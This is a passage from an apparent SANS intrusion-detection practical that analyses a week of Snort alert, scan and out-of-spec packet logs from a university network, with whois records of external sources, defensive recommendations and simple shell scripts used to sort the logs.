SYN scan to port 1. Port 1 is the TCP Multiplexer port (TCPMUX) as defined in RFC 1078. This is not a normal port to connect to and has been associated with vulnerabilities in the past e.g http://www.cert.org/incident_notes/IN-98.01.irix.html

Addresses registered in Korea have often been associated in the past with subversive activity. There were no other alerts on our network for this address.

11) 24.24.173.27 (Scanned Host)

Name: we-24-24-173-27.we.mediaone.net
IP Address: 24.24.173.27
Location: Los Angeles (33.967N, 118.242W)
Network: ServiceCo LLC - Road Runner

Registrant:
AT&T Broadband (MEDIAONE2-DOM)
183 Inverness Drive West
Suite 160-N
Englewood, CO 80112

Englewood, CO 80112
US

Network
ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-1)
13241 Woodland Park Road
Herndon, VA 20171
US

Netname: ROAD-RUNNER-1
Netblock: 24.24.0.0 - 24.31.255.255
Maintainer: SCRR

This was the most scanned host as revealed by the logs. It was scanned for a period of about 15 minutes from MY.NET.208.142 to what appears to be random ephemeral UDP ports on the target host. This could indicate that the host MY.NET.208.142 has been compromised and is running a scanning program on behalf of somebody else or that somebody on the network intentionally performed the scan. Again UDP could indicate that this machine is participating in a DDOS. Either way the machine needs to be examined for possible contamination and a closer look at server logs needs to be made to establish what user was on the machine at the time. Host MY.NET.208.142 did some other small SYN scans towards addresses on the internet directed at ports 21, 53 and 27374.

Sample of Log:

```
May 21 16:41:56 MY.NET.208.142:1985 -> 24.24.173.27:52300 UDP
May 21 16:41:56 MY.NET.208.142:2000 -> 24.24.173.27:5618 UDP
May 21 16:41:56 MY.NET.208.142:2001 -> 24.24.173.27:36691 UDP
May 21 16:41:57 MY.NET.208.142:2023 -> 24.24.173.27:23124 UDP
May 21 16:41:59 MY.NET.208.142:2124 -> 24.24.173.27:29679 UDP
May 21 16:41:59 MY.NET.208.142:2131 -> 24.24.173.27:54789 UDP
May 21 16:41:59 MY.NET.208.142:2152 -> 24.24.173.27:44063 UDP
May 21 16:42:00 MY.NET.208.142:2171 -> 24.24.173.27:5527 UDP
May 21 16:42:00 MY.NET.208.142:2191 -> 24.24.173.27:52277 UDP
May 21 16:42:00 MY.NET.208.142:2193 -> 24.24.173.27:30636 UDP
May 21 16:42:00 MY.NET.208.142:2198 -> 24.24.173.27:47063 UDP
May 21 16:42:00 MY.NET.208.142:2212 -> 24.24.173.27:34043 UDP
May 21 16:42:01 MY.NET.208.142:2224 -> 24.24.173.27:38536 UDP
May 21 16:42:01 MY.NET.208.142:2225 -> 24.24.173.27:7122 UDP
May 21 16:42:01 MY.NET.208.142:2226 -> 24.24.173.27:37485 UDP
May 21 16:42:01 MY.NET.208.142:2227 -> 24.24.173.27:43320 UDP
May 21 16:42:01 MY.NET.208.142:2228 -> 24.24.173.27:45624 UDP
```

Most Scanned Ports on the Network

	Occurrences	Port No.
1	60740	21
2	45251	53
3	39292	6970
4	19676	28800
5	15457	13139
6	11334	6112
7	10002	22223
8	6229	1214
9	5846	7778
10	5227	6346
11	4608	1
12	3580	25
13	2301	27005
14	2157	27020
15	2006	27025
16	1847	27018
17	1326	27035
18	1095	111
19	1060	27045
20	1045	27019

Top 20 Scan Types

	Occurrences	Flags / Reserved Bits Set
1	151208	UDP
2	141082	SYN **S*****
3	319	SYN 21S***** RESERVEDBITS
4	240	NULL ********
5	24	
6	16	INVALIDACK **S*R*A*
7	14	INVALIDACK ***FRPA*
8	13	NOACK ***FR***
9	13	INVALIDACK ***FR*A*
10	12	NOACK **SFRP*U
11	9	FIN ***F****
12	6	XMAS ***F*P*U
13	6	XMAS 2**F*P*U RESERVEDBITS
14	6	INVALIDACK 21SF**A* RESERVEDBITS
15	5	VECNA 2**F***U RESERVEDBITS
16	5	SYN 2*S***** RESERVEDBITS
17	5	INVALIDACK 2*SFR*AU RESERVEDBITS
18	5	FULLXMAS 21SFRPAU RESERVEDBITS
19	4	VECNA *******U
20	4	UNKNOWN *1**R*** RESERVEDBITS

10 External Source Addresses and their Registration Information.

The top 10 alert generators were chosen as the 10 external sources. As opposed to the top 10 scanners these attackers appear to be further on in the process of penetrating our network. The scanning addresses are attackers in the reconnaissance phase while these addresses show people that have made a concerted effort to exploit a possible vulnerability in the network or to access the network.

1)

Name: macele.cyberstation.net
IP Address: 205.167.0.160
Location: Unknown
Network: Unknown

Registrant:
Cyberstation Inc. (CYBERSTATION2-DOM)
2629 Plaza Pkwy B12
Wichiita Falls, TX 76308

Domain Name: CYBERSTATION.NET

2)

Name: pc.creoscitex.co.il
IP Address: 212.179.79.2
Location: Jerusalem (31.770N, 35.240E)
Network: CREOSCITEX

CreoScitex Corporation Ltd
3 HaMada Street
Herzlia B
46103
Israel

person: MERON BRANDEIS
address: BEZEQ INTERNATIONAL
address: Hashacham 40
address: Petah-tikva
address: 49170
address: Israel
phone: +972 3 9203001
fax-no: +972 3 9203026
e-mail: hostmaster@bezeqint.net
nic-hdl: MB21088-IL
changed: domain-registrar@isoc.org.il 20000809

person: INTERNET BEZEQInt
address: BEZEQInt @ INTERNet
address: Hashacham 40
address: Petach-Tikva, 49170,
address: Ramat - Siv
address: send SPAM and ABUSE complaints to abuse@bezeqint.net
address: Israel
phone: + 972 3 9257 778
fax-no: + 972 3 9257 735
e-mail: abuse@bezeqint.net
nic-hdl: IB1023-IL
changed: hostmaster@bezeqint.net 20000207

inetnum: 212.179.79.0 - 212.179.79.63
netname: CREOSCITEX

descr: CREOSCITEX-SIFRA
country: IL
admin-c: ZV140-RIPE
tech-c: NP469-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
mnt-by: RIPE-NCC-NONE-MNT
changed: hostmaster@isdn.net.il 20001109
source: RIPE

route: 212.179.0.0/17
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 19990610
source: RIPE

3)

Name: Unknown
IP Address: 63.250.213.122
Location: Unknown
Network: Unknown

Registrant contact information is not available.

4)

Name: michelog.med.uoc.gr
IP Address: 147.52.74.115
Location: Piraiévs (37.960N, 23.710E)
Network: University of Crete

University of Crete
Knossou Str,Ampelokhpoi,Heraclion
PO BOX 71409

domain: UOC.GR
descr: University of Crete
admin-c: GF262-RIPE
tech-c: MK16248-RIPE
zone-c: GV2007-RIPE
nserver: estia.csi.forth.gr knossos.ucnet.uoc.gr nic.grnet.gr foo.grnet.gr
sub-dom: csd med physics ucnet lanh lanr dial-up epeaek nhmc mmlab tem libh libr elke chemistry phl biology edc soc
dom-net: 147.52.0.0
changed: haniotak@ucnet.uoc.gr 20000515
source: RIPE

person: Giannis Fragiadakis
address: University of Crete
address: Knossou Str,Ampelokhpoi,Heraclion
address: PO BOX 71409
phone: +30 81 393307
phone: +30 81 393312
fax-no: +30 81 393318
e-mail: jfragiad@ucnet.uoc.gr
nic-hdl: GF262-RIPE
changed: N.Papakostas@noc.ntua.gr 19961210
changed: haniotak@ucnet.uoc.gr 20000512
source: RIPE

Netname: UOFCRETE

Netblock: 147.52.0.0 - 147.52.255.255

5)

Name: 194.atm7-0.gw4.nyc1.alter.net
IP Address: 152.63.18.53
Location: New York (40.742N, 73.992W)
Network: Unknown

Registrant:
UUNET Technologies, Inc. (ALTER-DOM)
3060 Williams Drive
Falls Church, VA 22031
USA

Registrant:
UUNET Technologies, Inc. (ALTER-DOM)
3060 Williams Drive
Falls Church, VA 22031
USA

Domain Name: ALTER.NET

Administrative Contact, Technical Contact:
UUNET, AlterNet - Technical Support (OA12) help@UU.NET
3060 Williams Drive
Fairfax, VA 22031
+1 (800) 900-0241
Billing Contact:
UUNET Technologies, Inc. (PA10-ORG) help@UU.NET
22001 Loudoun County Parkway
Ashburn, VA 20147
US
+1 (800)900-0241
Fax- .: (703) 206-5601

6)

Name: dp00129.aies.net
IP Address: 64.42.64.129
Location: Unknown
Network: Unknown

Registrant:
Autumn Internet Exchange & Services (AIES3-DOM)
245 East Liberty Street, Suite 240
Reno, NV 89501
US

Domain Name: AIES.NET

Administrative Contact, Technical Contact, Billing Contact:
Taylor, John (JRT52) JohnTaylor@AUTUMNIX.COM
Autum Internet Exchange and Services
245 East Liberty Street, Suite 240
Reno, NV 89501
US
(775) 332-5600 (775) 332-5610

7)

Name: Unknown
IP Address: 212.179.59.114
Location: Jerusalem (31.770N, 35.240E)
Network: HORIM-VEYELADIM

Registrant contact information is not available.

inetnum: 212.179.59.112 - 212.179.59.115
netname: HORIM-VEYELADIM
descr: HORIM-VEYELADIM-WAN
country: IL
admin-c: ZV140-RIPE
tech-c: ZV140-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
changed: hostmaster@isdn.net.il 20010522
mnt-by: RIPE-NCC-NONE-MNT
source: RIPE

route: 212.179.0.0/17
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 19990610
source: RIPE

person: Zehavit Vigder
address: bezeq-international
address: 40 hashacham
address: petach tikva 49170 Israel
phone: +972 52 770145
fax-no: +972 9 8940763
e-mail: hostmaster@bezeqint.net
nic-hdl: ZV140-RIPE
changed: zehavitv@bezeqint.net 20000528
source: RIPE

8)

Name: Destination Host Unreachable
IP Address: Unknown
Location: Unknown

Network: Unknown

Registrant contact information is not available.

Name: PT712160.bezeqint.net
Address: 212.179.83.160

9)

Name: Unknown
IP Address: 209.116.121.144
Location: Unknown
Network: Business Internet, Inc.

Registrant contact information is not available.

Business Internet, Inc. (NET-ICIX-MD-BLK15)
3625 Queen Palm Drive
Tampa, FL 33619
US

Netname: ICIX-MD-BLK15
Netblock: 209.116.0.0 - 209.119.255.255

Maintainer: IMBI

Coordinator:
Business Internet, Inc. (ZI44-ARIN) ipreq@icix.net
240-616-2000

10)

Name: vger.kernel.org
IP Address: 199.183.24.194
Location: Durham (35.913N, 79.056W)
Network: Red Hat Software

Registrant:
Transmeta Corporation (KERNEL2-DOM)
3940 Freedom Circle
Santa Clara, CA 95054
US

Registrant:
Transmeta Corporation (KERNEL2-DOM)
3940 Freedom Circle
Santa Clara, CA 95054
US

Domain Name: KERNEL.ORG


Administrative Contact, Technical Contact, Billing Contact:
Transmeta Hostmaster (TH11-ORG) HOSTMASTER@TRANSMETA.COM
Transmeta Corporation
3940 Freedom Circle
Santa Clara, CA 95054
US
(408) 919-3000
Fax- (408) 919-1199


Red Hat Software (NET-REDHAT)
P.O. Box 4325
Chapel Hill, NC 27515
US


Netname: REDHAT
Netblock: 199.183.24.0 - 199.183.24.25


OOS – Packets


Out of Spec packets are those packets that have abnormal or strange flag settings. A typical example being one that contains a SYN and a FIN flag in the same packet. Many such packets have been crafted in the past with the intention of evading intrusion detection systems or firewalls. Today it is more likely that the packet has been crafted as an OS Fingerprinting tool or has been generated by a misconfigured router.














During the analysis period a number of these OOS packets were recorded by Snort. There were a total of 2521 packets that were OOS. They were reasonably evenly spread over each day except on one day when there was a dramatic increase in them.
The large increase in OOS packets on the 5th day can be attributed entirely to traffic coming from a single source address – 213.116.126.242. It appears that this site sends packets with the two reserved bits set along with the SYN flag. This occurs in a concentrated burst during the first hour after midnight and then completes just after 1am. Each packet is directed towards port 80 on MY.NET.100.165 and originates from 213.116.126.242 starting at port 32856 and finishing at 36436.

Various Flag Settings

21S*****

TCP Options => MSS: 1484 SackOK TS: 39287 0 EOL EOL EOL EOL

Examples:
Start of Scan:

```
==============================================================
Initializing Network Interface ep0
snaplen = 68
Entering readback mode....
05/24-00:10:57.763678 213.116.126.242:32856 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:29450  DF
21S***** Seq: 0x830EEA7D   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 39287 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-00:27:18.805838 213.116.126.242:33038 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:60849  DF
21S***** Seq: 0xC18EF518   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 137385 0 EOL EOL EOL EOL
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-00:27:25.274617 213.116.126.242:33041 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:7979  DF
21S***** Seq: 0xC28F0405   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 138030 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-00:27:35.852850 213.116.126.242:33051 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:62934  DF
21S***** Seq: 0xC272EA84   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 139090 0 EOL EOL EOL EOL
```

End of Scan:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-01:00:12.188203 213.116.126.242:35452 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:49812  DF
21S***** Seq: 0x3DCDD9F9   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 334701 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-01:00:12.601596 213.116.126.242:35453 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:65236  DF
21S***** Seq: 0x3DF8E543   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 334743 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
05/24-01:16:17.734046 213.116.126.242:36436 -> MY.NET.100.165:80
TCP TTL:49 TOS:0x0 ID:55687  DF
21S***** Seq: 0x7B574D08   Ack: 0x0   Win: 0x1164
TCP Options => MSS: 1484 SackOK TS: 431247 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The EOL represents the end of option list as defined in the RFC. Options occupy the space at the end of the TCP header and are a multiple of 8 bits. This is used at the end of all options and only needs to be used when the options do not stop at the end of the TCP header. Padding ensures the header ends on a 32-bit boundary and is composed of zeros. The version of Snort running here (Pre Oct. 2000, as indicated by the order of the flags) interprets these zeros as meaning EOL. Multiple EOL's are not normal.

The reserved bits in the TCP header are set. As per RFC 793 these should never be set, however RFC 2481 proposes to add explicit congestion notification to IP / TCP utilising these two bits. These could have been set as a result of ECN. Finally the S flag is present because this is a SYN packet, and the destination port is always port 80(http) which is probably an open port. The source port increases as you would expect it to with multiple new connections.

Each of the components can be explained away but if you take the overall picture why is this external node making a new connection every few seconds to us over the period of one hour and then dropping out. Without the benefit of some sort of dump file we cannot tell for sure, but the activity does seem somewhat odd. This could very well be an OS fingerprinting attempt, or an attempt to exploit some weakness in the receiving host as indicated by the static receiving port.

**SFRP*U

Again this combination of flags is not valid. Despite the fact that there are combinations of flags that are not allowed there is also no ACK which only occurs in the initial SYN of a three way handshake.

21SFRPAU

Known as a full Xmas scan + Reserved Bits, all flags are set in addition to the two reserved bits.

****

Null Scan, no flags are set. Invalid configuration used.

Other OOS Packets

Gnutella

Some source port 0 packets can be seen emerging from our network. Source port zero is not normal and could indicate a user on an internal node attempting a scan to an external address, example:

MY.NET.222.86:0	48	Instances
MY.NET.224.70:0	4	Instances

Examples:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/23-10:43:51.468489 MY.NET.222.86:0 -> 18.245.0.120:6346
TCP TTL:126 TOS:0x0 ID:61696  DF
21*F*P*U Seq: 0xFFB071A   Ack: 0x4ED2D08C   Win: 0x5018
00 00 18 CA 0F FB 07 1A 4E D2 D0 8C 08 E9 50 18  ........N.....P.
20 6D 44 F1 00 00 20 61 6E 61 6C 20 6C 65 73 62   mD... anal lesb
69 61                                            ia
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Address registered to MIT

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/23-11:20:06.276106 213.224.40.223:2236 -> MY.NET.226.118:6346
TCP TTL:113 TOS:0x0 ID:4855  DF
21SF*PAU Seq: 0x1D9D284E   Ack: 0x4D0355   Win: 0x5010
TCP Options => NOP NOP Sack: 1030@1026

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Address registered in Brazil

All but a handful of these packets were directed at port 6346 on many different external hosts. This port is used for the Gnutella peer to peer file-sharing tool. The user could have been attempting to establish whether this service was running on the destination host. The flag settings and the fact that this was source port 0 would mean that this was not a very stealthy approach. Gnutella is highly versatile in the way you can configure source ports, ip addresses etc. There is also some evidence of Gnutella queries coming into the network, again they are noted in the OOS packets and may be attempts by external nodes to access or to identify Gnutella on the internal network.
Example – Possible Music Swapping with Gnutella –OOS Packet

```
05/23-07:55:23.359955 MY.NET.222.86:6346 -> 64.80.193.36:40058
TCP TTL:126 TOS:0x0 ID:40520  DF
21**R**U Seq: 0x651BB85   Ack: 0xF193   Win: 0x5018
18 CA 9C 7A 06 51 BB 85 00 00 F1 93 0B E4 50 18  ...z.Q........P.
22 38 15 B5 00 00 2D 20 50 61 75 6C 20 53 69 6D  "8....- Paul Sim
6F 6E                                            on
```

It is a dangerous service to be running on a network as it can allow unrestricted sharing of files to other users on the internet. See http://www.sans.org/y2k/gnutella.htm

Compromised Machines

The log files did highlight some machines that should be checked for compromises, for example

MY.NET.71.69 and MY.NET.97.195 accounted for the majority of the Red Worm detects and should be checked for compromise.

MY.NET.6.15 had an external RPC call which was followed up by a STATDX attack, it should be checked for vulnerable portmapper.

All hosts highlighted by the "Possible Trojan Server Activity" alert and the "Possible myserver activity"

MY.NET.201.10 is the 3rd highest scanning node in the top 20. The vast majority of these connections are running on UDP Port 28800. Most of the destination ports are also 28800. This has been identified as a gaming port used by Starsiege Tribes. The user is probably participating in this game via the network.
http://archives.neohapsis.com/archives/incidents/2000-08/0256.html

```
May 23 21:35:50 MY.NET.201.10:28800 -> 66.27.121.207:28800 UDP
May 23 21:35:49 MY.NET.201.10:28800 -> 202.129.235.207:28800 UDP
May 23 21:35:49 MY.NET.201.10:28800 -> 172.171.90.237:28800 UDP
May 23 21:35:49 MY.NET.201.10:28800 -> 213.36.108.187:28800 UDP
May 23 21:35:52 MY.NET.201.10:28800 -> 24.49.74.28:28800 UDP
```

MY.NET.204.54, MY.NET.229.74 both have large numbers of connections between UDP port 13139 and 13139. This is similar situation to the detect above where the node is participating in online gaming In this case this port is associated with GameSpy, also MY.NET.160.114 is connecting to 7778 and 8889 which again is gaming

http://www.mynetwatchman.com/mynetwatchman/topports.asp

.
MY.NET.203.18, MY.NET.210.2, MY.NET.208.142 and MY.NET.160.114 are scanning many external addresses with various different types of packets or scanning individual addresses over many ports and may be compromised with a trojan or may be in use by an unscrupulous user. MY.NET.208.142 does seem to be scanning for SubSeven Trojan with many packets directed at the port 27374.

May 21 23:09:34 MY.NET.208.142:1411 -> 198.96.167.30:27374 SYN **S*****
May 21 23:09:34 MY.NET.208.142:1419 -> 198.96.167.38:27374 SYN **S*****
May 21 23:09:34 MY.NET.208.142:1423 -> 198.96.167.42:27374 SYN **S*****
May 21 23:09:34 MY.NET.208.142:1421 -> 198.96.167.40:27374 SYN **S*****
May 21 23:09:34 MY.NET.208.142:1427 -> 198.96.167.46:27374 SYN **S*****
May 21 23:09:35 MY.NET.208.142:1387 -> 198.96.167.5:27374 SYN **S*****

Defensive Recommendations

Network security is always a matter of striking the correct balance between useability and security. An academic environment in particular has special circumstances. To aid education and the advancement of learning it is desirable to keep restrictions to a minimum, however the network is particularly vulnerable due to its usually large size plus a higher than average proportion of the users on the network having the skills to exploit security lapses.

Basic steps should be taken if they are not already implemented, these include:

- Patching all servers and systems with the latest updates, particularly for those vulnerabilities highlighted in the Snort Alerts.
- Implementations of Egress filtering to prevent users on our network participating in activities that involve spoofing.
- Create watchlists for networks that appear to be regularly generating alerts, consider blocking these in certain circumstances.
- Consideration may be given to adding additional network security tools such as hogwash to control the most dangerous activities.

Description of Analysis Process

To extract data from the various logs produced by Snort, I used a combination of Unix Bourne Shell Scripting and Microsoft Excel. I initially used a FreeBSD 4.2 system to extract data from log files, but later used CYGWIN running on a Windows 2000 Professional Laptop with 650Mhz and 192 MB RAM. This I found convenient for brining files into Excel rather than copying between systems. Extracting data from the alert and scan files was relatively straightforward. I inserted a "_" character as a delimitter and used a number of scripts to extract data from the files with the grep,

© SANS Institute 2000 - 2005 Author retains full rights.

sed and awk commands. Uniq, cat and sort were used to sort data and create hierarchical tables. I simply reused the script each time I needed to extract addresses, ports, flags etc.

The log files for the full 7 days could be quite large and Excel has a limit of 65,536 rows, so it was unsuitable for analysing the raw log or the delimited files. It was however useful for dealing with paired down files, creating Pivot tables and for graphing and this is the main use for which I employed it.

Please find details of the scripts below. Sample file names are used and as I've stated were changed with each new query.

```
#! /bin/sh
# Script to insert a delimitter into a file

sed 's/ /_/g' /home/project/originals/weekly_scans > /home/project/scans/weekly_scans_delim
```

```
#! /bin/sh
# Script to extract a complete line containing a string, e.g an ip address

cat /home/project/scans/weekly_scans_delim |grep   "MY.NET.208.142" >/home/project/scans/MY.NET.208.142
```

```
#! /bin/sh
# Script to extract a particular field based on the delimitter

cat /home/project/oos/oos_to |awk -F "_" '{print $2}' > /home/project/oos/oos_to_noports
```

```
#! /bin/sh
# Script to count occurrences of a field and make a list of unique elements detailing how many times    # that element
existed in the original log file, e.g. how many port 80's. File sorted numerically greatest # to least

cat /home/project/other_alerts/nullscan_from_noport | sort -n |uniq  -c| sort -n -r -o /home/project/other_alerts/null
```

```
#! /bin/sh
# Unique list with sorting in "Telephone Directory" mode

cat /home/project/oos/oos_to_noports |sort -d | uniq -c  | sort -dr -o /home/project/oos/oos_to_hierarchy
```

These scripts are based on those used by Charles L. Hutson in his Intrusion Detection Practical, dated April 4 2001. http://www.sans.org/y2k/practical/Charles_Hutson_GCIA.doc

Alert Files

Alert files required extraction of source addresses/ports, destination addresses/ports, alert names, portscans and times. I ran the above scripts to extract the relevant data and ran the sorting scripts to give me lists of alert types, source and destination ports and addresses with their frequency. I also used these scripts and some Excel filters to extract individual addresses to see for example whether an attacking host was participating in any other attack types or whether a portscan resulted in a subsequent attack.

Scan files

Extractions for the scan files were comprised of extracting source and destination addresses and ports plus the scan types, ie flag settings, UDP etc. These again were categorised in hierarchical tables and analysed.

In both of these log files when an address or an alert of interest came up it was cross-referenced with other addresses or alerts to look for correlations. An example of this would be an address that was exposed as completing a 1080 scan. This would then be checked for an 8080 scan or other proxy type attack. Another example would be did an RPC call to a host result in a subsequent statdx attack. Details of each are contained in the section describing the individual detects.

OOS Files

The OOS files were the most difficult to deal with due to their varying structure. Fortunately they have some built in delimitters which I was able to exploit to get the data I required e.g the seq field. I inserted the standard "_" delimitter I had used all along. I extracted all ports and addresses again plus the flag settings field for which I grep'd out "Seq" and then used the standard delimitter. I also extracted TCP options, grepping TCP. Other fields such as ACK or Win were retrieved in the same way.

Sample Detect

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/21-07:28:28.235819 130.83.33.100:1695 -> MY.NET.225.170:6346
TCP TTL:48 TOS:0x0 ID:51632  DF
21S***** Seq: 0x3EC9D65E   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 128589806 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Analysis of Data

Once I had all the data I required I proceeded to analyse it. I took the alerts first and started with the most common down to the least. Individual sources are detailed in the paper, but sources and methods that I employed to perform the analysis included web sites such as:

www.incidents.org	www.securityfocus.com	www.dshield.org
www.whitehats.com	cve.mitre.org	www.cert.org
www.antivirus.com	www.mcafee.com	www.nai.com

Other sources included past practicals, detects and discussions on the www.sans.org website. The www.google.com search engine was useful in finding discussions or papers about the more obscure or less common detects and NeoTrace from Neoworx was used as a DNS lookup and Traceroute utility. Finally I utilised some published texts such as "Intrusion Signautres and Analysis, Indiana, Jan 2001 by Stephen Northcutt, Mark Cooper, Matt Fearnow and Karen Frederick and Network Intrusion Detection, Indiana, Sept 2000 by Stephen Northcutt and Judy Novak.

I looked for correlations for the events I was witnessing and the interpretations that I was placing on them. I also looked for details about past activity from some of the sites e.g watchlisted sites and

also tried to determine if spoofing was likely based on the type of the activity and the details of the 'real' address.

References

Northcutt Stephen, Cooper Mark, Fearnow Matt and Frederick Karen, Intrusion Signatures and Analysis, Indiana, New Riders, Jan 2001.

